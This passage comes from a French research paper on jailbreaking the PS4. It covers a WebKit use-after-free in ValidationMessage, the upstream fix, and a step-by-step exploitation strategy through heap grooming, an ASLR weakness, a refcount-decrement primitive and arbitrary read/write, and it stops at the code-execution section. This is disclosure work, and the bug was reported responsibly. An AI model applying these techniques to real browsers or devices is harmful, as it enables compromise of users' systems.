37. Microsoft. Hyper-V Architecture, 2018. <https://docs.microsoft.com/en-us/virtualization/hyper-v-on-windows/reference/hyper-v-architecture>.
38. Microsoft. Hyper-V symbols for debugging, 2018. <https://docs.microsoft.com/en-us/virtualization/community/team-blog/2018/20180425-hyper-v-symbols-for-debugging>.
39. Microsoft. Manage Hyper-V on Windows Server, 2018. <https://docs.microsoft.com/en-us/windows-server/virtualization/hyper-v/manage/manage-hyper-v-on-windows-server>.

40. Microsoft. Description of User Account Control and remote restrictions in Windows Vista, 2020. <https://docs.microsoft.com/en-US/troubleshoot/windows-server/windows-security/user-account-control-and-remote-restriction>.
41. MSRC. First Steps in Hyper-V Research, 2018. <https://msrc-blog.microsoft.com/2018/12/10/first-steps-in-hyper-v-research/>.
42. MSRC. Attacking the VM Worker Process, 2019. <https://msrc-blog.microsoft.com/2019/09/11/attacking-the-vm-worker-process/>.
43. Quarkslab. Quarkslab Dynamic binary Instrumentation. <https://qbdι.quarkslab.com/>.
44. Luping Liu Cheng Huang Yan Wang, Peng Jia and Zhonglin Liu. A systematic review of fuzzing based on machine learning techniques. *PloS one*, 15(8):e0237749, 2020.

# Vous avez obtenu un trophée : PS4 jailbreaké

Quentin Meffre et Mehdi Talbi  
quentin.meffre@synacktiv.com  
mehdi.talbi@synacktiv.com

Synacktiv

**Résumé.** En dépit d'une communauté active sur le hacking de consoles de jeux vidéo, il existe que très peu de codes d'exploitation publics sur la PlayStation 4. Cet article détaille la stratégie que nous avons adoptée afin d'exploiter une vulnérabilité 0-day que nous avons identifiée dans le moteur WebKit sur lequel s'appuie le navigateur de la PS4.

## 1 Introduction

Le navigateur de la PlayStation 4 constitue sans doute la surface d'attaque la plus ciblée pour un jailbreak de la console. Cependant, les techniques de durcissement dont bénéficient les navigateurs actuels couplés à l'absence de capacité de débogage rendent difficile l'exploitation de bugs sur les derniers firmwares de la PS4.

Cet article détaille la stratégie d'exploitation que nous avons adoptée afin d'exploiter une vulnérabilité 0-day dans WebKit. Il s'agit d'une vulnérabilité de type Use-After-Free qui n'offre de prime abord que des primitives limitées. Cependant, grâce à une faiblesse identifiée dans l'ASLR, il a été possible d'exploiter cette vulnérabilité menant au premier jailbreak public sur la version 7 de la PS4.

Le présent article est structuré comme suit : la section 1.1 présente l'état de l'art. L'exploitation de la vulnérabilité nécessite une compréhension des rouages internes de l'allocateur standard de WebKit qui sera introduit en section 2. La vulnérabilité sera détaillée dans la section 3 et la stratégie de son exploitation sera présentée en section 4. Finalement, nous présenterons en section 5 nos conclusions et ce que nous avons planifié comme travaux futurs.

### 1.1 État de l'art

Le navigateur est le point d'entrée le plus commun pour attaquer la PS4. Le navigateur est basé sur WebKit et tourne dans une sandbox. Cependant, certaines contre-mesures telles que la GigaCage [10] ou bien

la randomisation des *StructureID* [14] sont absentes. Par ailleurs, le JIT est désactivé ce qui peut rendre plus difficile l'obtention de l'exécution de code dans le contexte du processus cible.

Une chaîne d'exploitation typique débute par un exploit WebKit permettant d'obtenir de l'exécution de code dans le contexte du processus responsable du rendu HTML, suivi d'un contournement de la sandbox afin de lancer un exploit kernel permettant d'élever ses privilèges sur la console.

Il y a eu par le passé quelques exploits WebKit. Le dernier en date est l'exploit "bad-hoist" [1] qui exploite la vulnérabilité CVE-2018-4386 identifié initialement par l'équipe de sécurité Projet Zero (P0). L'exploit "bad-hoist" cible les firmwares 6.xx et permet d'obtenir des accès en lecture/écriture à la mémoire du processus cible. Précédemment, la vulnérabilité CVE-2018-4441, également identifié par P0, a fait également l'objet d'une exploitation sur les firmwares 6.20. Pour les firmwares antérieurs à la version 6, quelques exploits sont également disponibles [2, 8].

Concernant les exploits kernel, le dernier en date exploite une vulnérabilité identifiée par Andy Nguyen [12] dans la pile protocolaire IPv6. Cette vulnérabilité a été utilisée conjointement avec la vulnérabilité introduite dans cet article suite à la publication de notre exploit pour constituer le premier jailbreak public sur la version 7.02 [6]. D'autres vulnérabilités ont été rendues publics récemment par le même auteur et sur lequel s'affairent plusieurs hackers afin de disposer d'une nouvelle chaîne sur les dernières versions 7.xx.

Finalement, quelques vulnérabilités dans BPF ont été également exploitées dans les versions antérieures à la version 6 [4, 5].

## 2 Les allocateurs WebKit


Webkit utilise plusieurs allocateurs dans sa base de code :

- *FastMalloc* est l'allocateur standard ;
- *IsoHeap* est utilisé par le moteur de rendu. Cet allocateur trie les allocations en fonction de leurs types dans le but de rendre difficile l'exploitation de vulnérabilités permettant de confondre deux objets ;
- Le *GC (Garbage Collector)* est utilisé par le moteur JavaScript pour allouer des objets JavaScript ;
- *IsoSubspace* est utilisé par le moteur JavaScript. Cet allocateur trie chaque allocation par taille mais, très peu d'objets sont alloués par *IsoSubspace* [11] ;

- *GigaCage* est une protection empêchant d'écrire ou de lire en dehors des limites de certains objets. Cette protection est désactivée par défaut sur la PS4.

## 2.1 Allocateur standard

L'allocateur standard est composé de chunks (*Chunk*) qui sont divisés en pages (*smallpages*) de 4 ko. Une page est à son tour divisée en lignes de 256 octets (*smalllines*) servant chacune des allocations de même taille. La figure 1 illustre la structuration du heap.



**Fig. 1.** Allocateur standard


L'allocateur standard est un allocateur de type "bump-pointer" où chaque allocation consiste à incrémenter un pointeur :

```
--m_remaining;
char* result = m_ptr;
m_ptr += m_size;
return result;
```

Les objets sont alloués via la primitive `fastMalloc` qui peut emprunter soit le chemin rapide consistant à exécuter le code illustré plus haut soit le chemin lent nécessitant de réapprovisionner l'allocateur au préalable.

Le réapprovisionnement de l'allocateur se fait à partir d'un cache dédié, dénommé `bumpRangeCache`. Lorsque celui-ci est également à court d'objets, une nouvelle page est allouée afin d'alimenter l'allocateur. La nouvelle page est soit retirée du cache `lineCache`, ou bien extraite dans le cas contraire, de la liste des pages libres maintenue pour chaque chunk. Dans le cas

d'une page fragmentée (i.e. page issue du cache `lineCache`), les lignes libres et contiguës de la page sont utilisées pour alimenter l'allicateur. Le reste des lignes disponibles sert à alimenter le cache `bumpRangeCache`. La figure 2 illustre le réapprovisionnement de l'allicateur.



**Fig. 2.** Réapprovisionnement de l'allicateur

Lorsqu'un objet est libéré, il n'est pas mis immédiatement à disposition pour les futures allocations. Il est tout d'abord placé dans un vecteur dénommé `m_objectLog` et qui est manipulé dans la fonction `Deallocator::processObjectLog` lorsque celui-ci atteint sa capacité maximale (512 objets) ou lors du réapprovisionnement de l'allicateur. Le rôle de la fonction `Deallocator::processObjectLog` est de libérer des lignes lorsque celles-ci ne sont plus référencées (i.e. tous les objets contenus dans la ligne ont été libérés). Lorsqu'une ligne est libre, la page correspondante est insérée dans le cache `cacheLine`. Il est à noter qu'un compteur de références est associé aux lignes, aux pages et aux chunks. Ces éléments sont libérés lorsque le compteur de références atteint la valeur 0.

### 3 Le bug

La vulnérabilité a été remontée par le fuzzer interne de Synacktiv. Le problème vient de la fonction



`WebCore::ValidationMessage::buildBubbleTree`, utilisée par le moteur de rendu.

```
void ValidationMessage::buildBubbleTree()
{
    /* ... */
    auto weakElement = makeWeakPtr(*m_element);

    document.updateLayout();

    if (!weakElement || !m_element->renderer())
        return;

    adjustBubblePosition(m_element->renderer()->
        absoluteBoundingBoxRect(), m_bubble.get());

    /* ... */
}
```

Listing 1. Code vulnérable

Dans le listing 1, la fonction `updateLayout` est invoquée afin de mettre à jour la disposition de la page. Durant cet appel, les événements JavaScript enregistrés par l'utilisateur sont potentiellement exécutés. Si durant un tel événement (p. ex. focus sur un élément HTML), l'objet `ValidationMessage` est détruit, cela conduirait à une situation de type Use-After-Free au retour de la fonction vulnérable.

Les développeurs de WebKit ont identifié les fonctions permettant de mettre à jour le style et la disposition d'une page comme pouvant amener à des situations de Use-After-Free. En témoigne l'extrait suivant issu de la révision `r245823` [3] : "If a method decides a layout or style update is needed, it needs to confirm that the elements it was operating on are still valid and needed in the current operation". Le patch en question protège les attributs d'une classe avant des appels à la fonction `updateLayout`. Le but étant d'empêcher de libérer un objet lors d'un événement JavaScript. Dans le cas de notre vulnérabilité 1, les développeurs ont ajouté un `WeakPtr` à partir de l'attribut `m_element` afin d'empêcher la libération de ce dernier. Cependant, la construction de ce `WeakPtr` est incorrecte. Afin d'être valide, un `WeakPtr` doit être construit à partir d'un pointeur et `m_element` est un pointeur. Cet attribut est déréférencé lorsqu'il est passé en paramètre à la fonction `makeWeakPtr`. Ce qui construit un `WeakPtr` à partir du contenu de `m_element` et non pas à partir du pointeur de ce dernier. Cette erreur implique qu'il est toujours possible de détruire l'objet `ValidationMessage` durant un événement JavaScript et obtenir une situation de Use-After-Free.

La vulnérabilité a été remontée de manière responsable aux développeurs de WebKit qui ont soumis le patch illustré par le listing 2 pour corriger la vulnérabilité.

```

void ValidationMessage::buildBubbleTree()
{
    /* ... */
    -
    - auto weakElement = makeWeakPtr(*m_element);
    -
    - document.updateLayout();
    -
    - if (!weakElement || !m_element->renderer())
    -     return;
    -
    - adjustBubblePosition(m_element->renderer()->
    absoluteBoundingBoxRect(), m_bubble.get());

    /* ... */

+   if (!document.view())
+       return;
+   document.view()->queuePostLayoutCallback([weakThis = makeWeakPtr
+   (*this)] {
+       if (!weakThis)
+           return;
+       weakThis->adjustBubblePosition();
+   });
}

```


Listing 2. Correctif

### 3.1 Le chemin vulnérable

La figure 3 suivante illustre le chemin vulnérable. L'objet vulnérable `ValidationMessage` peut-être instancié en invoquant la méthode `reportValidity` sur le champ d'un formulaire HTML. Il est possible maintenant d'atteindre le chemin vulnérable en enregistrant un événement JS sur ce champ HTML (e.g. `onfocus`).

Lorsqu'elle est appelée, la méthode `reportValidity` déclenche un minuteur afin d'invoquer la fonction vulnérable `buildBubbleTree`. Si le curseur est positionné sur le champ HTML cible avant l'expiration du minuteur, la callback JavaScript associée à cet événement sera exécuté. Si durant cette callback, l'objet `ValidationMessage` est détruit, cela aboutirait à une vulnérabilité de type Use-After-Free.

Maintenant, si d'une certaine manière nous parvenons à survivre au crash dû aux accès invalides à certains champs de l'objet



**Fig. 3.** Chemin vulnérable

`ValidationMessage` lors du retour dans la fonction `buildBubbleTree`, nous atteindrons la fonction `deleteBubbleTree` qui aura pour conséquence de détruire à nouveau l'instance `ValidationMessage`.

Notre première tentative pour déclencher la vulnérabilité a échoué. La raison est due à la méthode `reportValidity` qui positionne le focus sur l'élément HTML cible, ce qui a pour effet de déclencher l'exécution de l'événement JavaScript prématurément. Il est possible de contourner ce problème en ayant par exemple recours à deux champs de texte HTML : `input1` et `input2`. Tout d'abord, nous enregistrons un événement JavaScript sur le premier champ qui va simplement mettre le curseur sur le second champ HTML lorsque cet événement sera déclenché par la méthode `reportValidity`. Ensuite, avant l'expiration du minuteur, nous redéfinissons la callback JS sur le premier élément `input1` afin de détruire l'instance de l'objet `ValidationMessage`. Ce scénario est illustré par la figure 4.

### 3.2 Débogage du bug

Le déclenchement du bug sur la PS4 résulte en un crash et un redémarrage du navigateur. En l'absence d'information de débogage, deux options sont possibles pour l'exploitation de cette vulnérabilité sur la PS4 :

- Mettre en place un environnement de travail qui soit le plus proche possible de celui de la console. Cela consiste à installer une dis-




Fig. 4. Déclenchement de la vulnérabilité

tribution FreeBSD sur laquelle seront compilées les sources de WebKit récupérées depuis le site de Sony [9]. Cette option est utile, mais malheureusement un code d'exploitation fonctionnel sur notre environnement n'implique pas un portage assuré sur la console ;

- Déboguer une vulnérabilité 0-day en utilisant un code d'exploitation d'une vulnérabilité 1-day. L'exploit "bad-hoist" permet de répondre à cette problématique étant donné qu'il est doté de primitives de lecture/écriture, mais également des primitives classiques `addrof/fakeobj`. Cet exploit ne fonctionne malheureusement qu'en versions 6 de la PS4 et malgré sa faible fiabilité, c'est cette option qui a été retenue durant la phase d'exploitation. Il est à noter finalement que lancer l'exploit "bad-hoist" peut parasiter notre stratégie pour façonner le tas.

### 3.3 Anatomie d'un objet vulnérable

L'objet vulnérable `ValidationMessage` est instancié par la fonction `reportValidity`, et est principalement accédé par la méthode `buildBubbleTree`. L'objet est alloué via `fastMalloc`. Il est constitué des champs illustrés par la figure 5. Certains champs de classe sont instanciés (`m_messageBody`, `m_messageHeading`) et/ou ré-instanciés (`m_timer`) après une mise à jour de la disposition (p. ex. après l'appel à `updateLayout`). Les champs `m_bubble` et `m_element` sont accédés quant à eux après une mise à jour de la disposition. Ils pointent chacun sur une instance d'un objet `HTMLElement`.

L'instance `ValidationMessage` est détruite par la méthode `deleteBubbleTree` :

```
void ValidationMessage::deleteBubbleTree()
{
```




Fig. 5. Objet ValidationMessage

```

if (m_bubble) {
    m_messageHeading = nullptr;
    m_messageBody = nullptr;
    m_element->userAgentShadowRoot()->removeChild(*m_bubble);
    m_bubble = nullptr;
}
m_message = String();
}

```

La méthode `deleteBubbleTree` assigne un pointeur à la plupart des champs de l'objet `ValidationMessage` provoquant un crash du navigateur lors du déréférencement du champ `m_bubble` dans la fonction `buildBubbleTree`.

### 3.4 Survivre au crash initial

Afin d'exploiter cette vulnérabilité, nous devons disposer soit d'une fuite de la mémoire du processus cible ou bien d'un moyen permettant de contourner l'ASLR. Il se trouve qu'en allouant certains types d'objets plusieurs milliers de fois, ces derniers finissent par être localisés à des adresses prédictibles. Ce comportement a pu être observé grâce à l'exploit "bad-hoist" qui nous a permis d'identifier une adresse à laquelle on peut forcer l'allocation d'un objet de type `HTMLElement` en version 6 de la PS4. En section 4.8, nous décrivons une procédure permettant de bruteforcer cette adresse en version 7.

Disposant désormais d'un moyen de contourner l'ASLR, il est possible d'éviter le crash initial en procédant comme suit (voir figure 6) :

1. Forcer l'allocation d'un objet `HTMLElement` à une adresse prédictible via l'allocation massive d'objets `HTMLTextAreaElement` ;
2. Exploiter l'UAF et confondre l'objet `ValidationMessage` avec un objet contrôlé (contenu d'un `ArrayBuffer`) ;
3. Ajuster les valeurs des champs `m_bubble` et `m_element` de telle sorte à ce qu'elles pointent sur l'adresse prédite et dans laquelle réside une instance `HTMLTextAreaElement`.




Fig. 6. Exploitation UAF

## 4 Stratégie d'exploitation

### 4.1 Ré-utiliser l'objet cible

Afin de ré-utiliser l'objet `ValidationMessage` libéré, nous avons suivi les étapes suivantes, telles que décrites sur la figure 7.

1. Nous allouons beaucoup d'objets `O` sur le tas. L'objet `O` doit faire la même taille que l'objet `ValidationMessage` (48 octets). Ces objets `O` vont être alloués avant et après l'allocation de l'objet `ValidationMessage` ciblé ;
2. Nous libérons l'objet `ValidationMessage` ciblé ainsi que les objets `O` alloués autour de notre objet cible. Cela va permettre de libérer la `SmallLine` contenant l'objet cible. La `SmallPage` associée va être mise en cache par l'allocateur `FastMalloc` ;
3. Nous allouons à nouveau beaucoup d'objets ayant la même taille que notre objet cible. Dans notre exploit, nous utilisons le tampon de données alloué par l'objet `ArrayBuffer` dans le but d'avoir deux références différentes qui pointent sur la même zone mémoire.

### 4.2 Fuite de mémoire initiale

Comme cité précédemment en section 3.3, certains attributs de l'objet `ValidationMessage` sont instanciés après la mise à jour de la disposition d'une page. Il est possible d'obtenir leurs valeurs en lisant le contenu de l'`ArrayBuffer`. Plus précisément, il est possible d'obtenir les valeurs des attributs `m_messageBody`, `m_messageHeading` et `m_timer`. Le champ de classe `m_timer` est particulièrement intéressant puisqu'il s'agit d'un objet alloué par l'allocateur `FastMalloc`. Cette fuite d'information sera utilisée plus tard afin d'inférer l'adresse d'objets alloués sur la même `SmallPage`.




Fig. 7. Disposition des allocations faite autour de l'objet `ValidationMessage`.

### 4.3 La primitive de décrétement arbitraire

Si les champs de l'objet cible `ValidationMessage` sont restaurés correctement comme décrit par la figure 6, la méthode `deleteBubbleTree` sera appelée après l'expiration d'un minuteur. Cette méthode affecte la valeur `NULL` à certains attributs. Il est important de noter que l'affectation de la valeur `NULL` sur un objet de la famille des `RefPtr` est surchargée par une méthode qui a pour but de décrétement un compteur de références présent dans l'objet alloué. Cela signifie que nous sommes capables de décrétement un compteur de références sur plusieurs attributs contrôlés de l'objet `ValidationMessage` : `m_messageBody`, `m_messageHeading` et `m_bubble`.

Le décrétement du compteur de références est exploitable en altérant le pointeur de l'attribut `m_messageHeading`. Il est alors possible de confondre le compteur de références avec l'attribut responsable de la taille d'un autre objet. Par exemple, l'objet `StringImpl` possède un attribut `length` ainsi que des données. Le décrétement arbitraire peut nous permettre de corrompre l'attribut `length` afin d'avoir un objet `StringImpl` possédant une taille plus grande que le tampon de données alloué et ainsi nous pourrions lire au-delà des limites de ce tampon. La figure 8 illustre ce scénario.

Notre exploit utilise deux fois la primitive de décrétement arbitraire :

1. La première étape, détaillée en section 4.4, consiste à obtenir une primitive de lecture relative afin d'obtenir l'adresse d'un objet de type `JSArraryBufferView`;




Fig. 8. Corruption de la taille d'un objet `StringImpl`.

- La seconde étape, détaillée en section 4.5, consiste à obtenir une primitive de lecture/écriture relative en corrompant l'attribut `length` de l'objet `JSArrayBufferView` dont la référence est obtenue lors de la première étape.

La figure 9 illustre les étapes principales de notre exploit.




Fig. 9. Étape permettant d'obtenir une lecture et écriture arbitraire.

#### 4.4 La primitive de lecture relative

Le but de cette partie est d'obtenir l'adresse d'un objet `JSArrayBufferView` alloué. Cet objet est intéressant dans notre contexte puisqu'il a un attribut `length` et il permet de lire et écrire des données arbitraires dans un tampon. Si nous contrôlons l'attribut `length` de manière à le rendre plus grand que sa valeur initiale, alors nous pourrions lire et écrire au-delà des limites du tampon de données. Cet objet est alloué par




le GC (*Garbage Collector*). Cet allocateur utilise un tas différent de celui utilisé par `FastMalloc` ce qui signifie que nous ne pouvons pas corrompre des objets alloués par le GC pour l'instant.

L'objet `StringImpl` est un objet utilisé pour représenter une chaîne de caractères dans le moteur JavaScript de Webkit. Cet objet a un attribut `length` et il permet de lire des données dans un tampon. En JavaScript les chaînes de caractères sont immuables, cela signifie que nous pouvons lire, mais pas écrire dans le tampon après l'avoir initialisé. L'objet `StringImpl` est alloué par `FastMalloc` et la taille de l'objet est partiellement contrôlable. Cet objet est une bonne cible pour obtenir une primitive de lecture relative.

Voici la stratégie utilisée pour corrompre l'attribut `length` d'un objet `StringImpl` alloué :

1. Allouer beaucoup d'objets `StringImpl` avant et après l'objet `m_timer` dont nous possédons l'adresse. Les objets `StringImpl` alloués font la même taille qu'un objet de type `Timer` ;
2. Utiliser la primitive de décrémentation arbitraire afin de corrompre l'attribut `length` de l'un des objets `StringImpl` alloué ;
3. Itérer sur chaque objet `StringImpl` alloué afin de trouver celui qui a été corrompu. L'objet qui a une taille excessivement grande est l'objet corrompu.

La figure 10 illustre la représentation mémoire attendue.



**Fig. 10.** Représentation mémoire du tas après avoir alloué les objets `StringImpl`.

À partir de cette nouvelle primitive permettant de lire des valeurs se trouvant dans le tas au-delà du tampon de l'objet `StringImpl`, nous allons voir comment retrouver l'adresse d'un objet `JSArrayBufferView`.

La méthode `Object.defineProperties` est une méthode native en JavaScript permettant de définir plusieurs propriétés à un objet. Le listing 3 illustre l'implémentation de la méthode `defineProperties` faite par WebKit.

```
static JSValue defineProperties(ExecState* exec, JSObject*
object, JSObject* properties)
{
    Vector<PropertyDescriptor> descriptors;
    MarkedArgumentBuffer markBuffer;

    /* ... */
    JSValue prop = properties->get(exec, propertyNames[i]);
    /* ... */
    PropertyDescriptor descriptor;
    toPropertyDescriptor(exec, prop, descriptor);
    /* ... */
    descriptors.append(descriptor);           // [1] store JSValue
                                             reference on fastMalloc
    /* ... */
    markBuffer.append(descriptor.value()); // [2] store one more
                                             JSValue reference on fastMalloc
}

```

**Listing 3.** Implémentation de la méthode `Object.defineProperties`

Cette implémentation utilise deux objets intéressants d'un point de vu exploitabilité :

- `Vector<PropertyDescriptor>`;
- `MarkedArgumentBuffer`.


Ces deux objets possèdent un tampon alloué par l'allocateur `FastMalloc` et ces deux objets sont utilisés par la méthode `defineProperties` pour stocker des `JSValue` dans leurs tampons. La classe `JSValue` est utilisée par les moteurs JavaScript pour représenter des valeurs JavaScript. Cet objet est intéressant, car une `JSValue` peut être une référence vers un `JSObject` (`JSArrayBufferView`). Ces objets nous permettent donc de stocker des références de `JSObject` sur le tas de `FastMalloc`. Nous pouvons utiliser notre primitive de lecture relative pour retrouver ces références.

Cette technique, décrite ci-dessous, a été utilisée par Luca Todesco [8] afin de récupérer des références de `JSObject` sur le tas de `FastMalloc` :

1. Allouer plusieurs objets `JSArrayBufferView`;

2. Stocker des références vers ces objets sur le tas de `FastMalloc` à l'aide de la méthode `Object.defineProperty`. À la fin de cette méthode, les deux tampons sont libérés, mais les références sont toujours présentes sur le tas. Il faut faire attention à ne pas allouer à nouveau ces deux tampons sous peine d'écraser les références ;
3. Parcourir le tas de `FastMalloc` et rechercher les références vers des `JSArrayBufferView` à l'aide de la primitive de lecture relative. La référence recherchée doit être allouée après l'objet `StringImpl` nous donnant une lecture relative, car il nous sera utile plus tard de pouvoir lire son contenu à partir de cette même primitive.

La figure 11 illustre la méthode utilisée pour obtenir l'adresse d'un objet `JSArrayBufferView`.



**Fig. 11.** Représentation mémoire de la recherche de référence vers un objet `JSArrayBufferView`.

#### 4.5 La primitive de lecture/écriture relative

À partir de l'adresse d'un objet `JSArrayBufferView` ainsi que d'une primitive de décrétement arbitraire, il est possible d'obtenir une primitive de lecture/écriture relative en suivant les étapes suivantes :

1. Déclencher à nouveau la vulnérabilité afin de réutiliser le décrétement arbitraire ;
2. Utiliser le décrétement arbitraire pour corrompre l'attribut `length` de l'objet `JSArrayBufferView` récupéré. L'objet corrompu peut

être retrouvé en vérifiant la taille de chaque `JSArrayBufferView` alloué. Celui qui a une taille excessive est l'objet corrompu.

La référence trouvée peut être utilisée pour lire et écrire au-delà des limites du tampon de donnée alloué par `FastMalloc`.

La figure 12 illustre la représentation mémoire obtenue après avoir corrompu un objet `JSArrayBufferView`.




Fig. 12. Représentation mémoire d'un `JSArrayBufferView` corrompu.

#### 4.6 La primitive de lecture/écriture arbitraire

L'objet `JSArrayBufferView` possède un attribut qui est une référence vers son tampon de donnée. Le but de cette partie va être de corrompre cet attribut afin d'obtenir une primitive de lecture/écriture arbitraire.

L'objet utilisé pour lire et écrire relativement en mémoire est alloué par `FastMalloc` alors que l'objet `JSArrayBufferView`, visé, est alloué par le `GC`. Cette différence nous empêche d'atteindre directement l'objet `JSArrayBufferView` à l'aide de nos primitives puisque rien ne nous garantit qu'il n'y a pas de pages mémoire non mappées entre ces deux tas. Cependant, nous connaissons l'adresse de l'objet `JSArrayBufferView` qui contient l'adresse du tampon utilisé pour lire et écrire relativement en mémoire. Etant donné que l'objet `JSArrayBufferView` est alloué après l'objet `StringImpl` (cf. 4.4), nous pouvons utiliser notre primitive de lecture relative pour récupérer l'adresse du tampon de données.

Il est maintenant possible d'atteindre l'un des `JSArrayBufferView` alloué à l'aide de la primitive de lecture et écriture relative et de corrompre le pointeur du tampon d'un autre `JSArrayBufferView`. Cela nous permet de lire et écrire des données arbitraires à une adresse arbitraire en utilisant le second `JSArrayBufferView`.

La figure 13 illustre la représentation mémoire permettant de lire et écrire à une adresse arbitraire à partir de deux objets `JSArrayBufferView`.




Fig. 13. Représentation mémoire de deux JSArrayBufferView corrompus.

## 4.7 Exécution de code

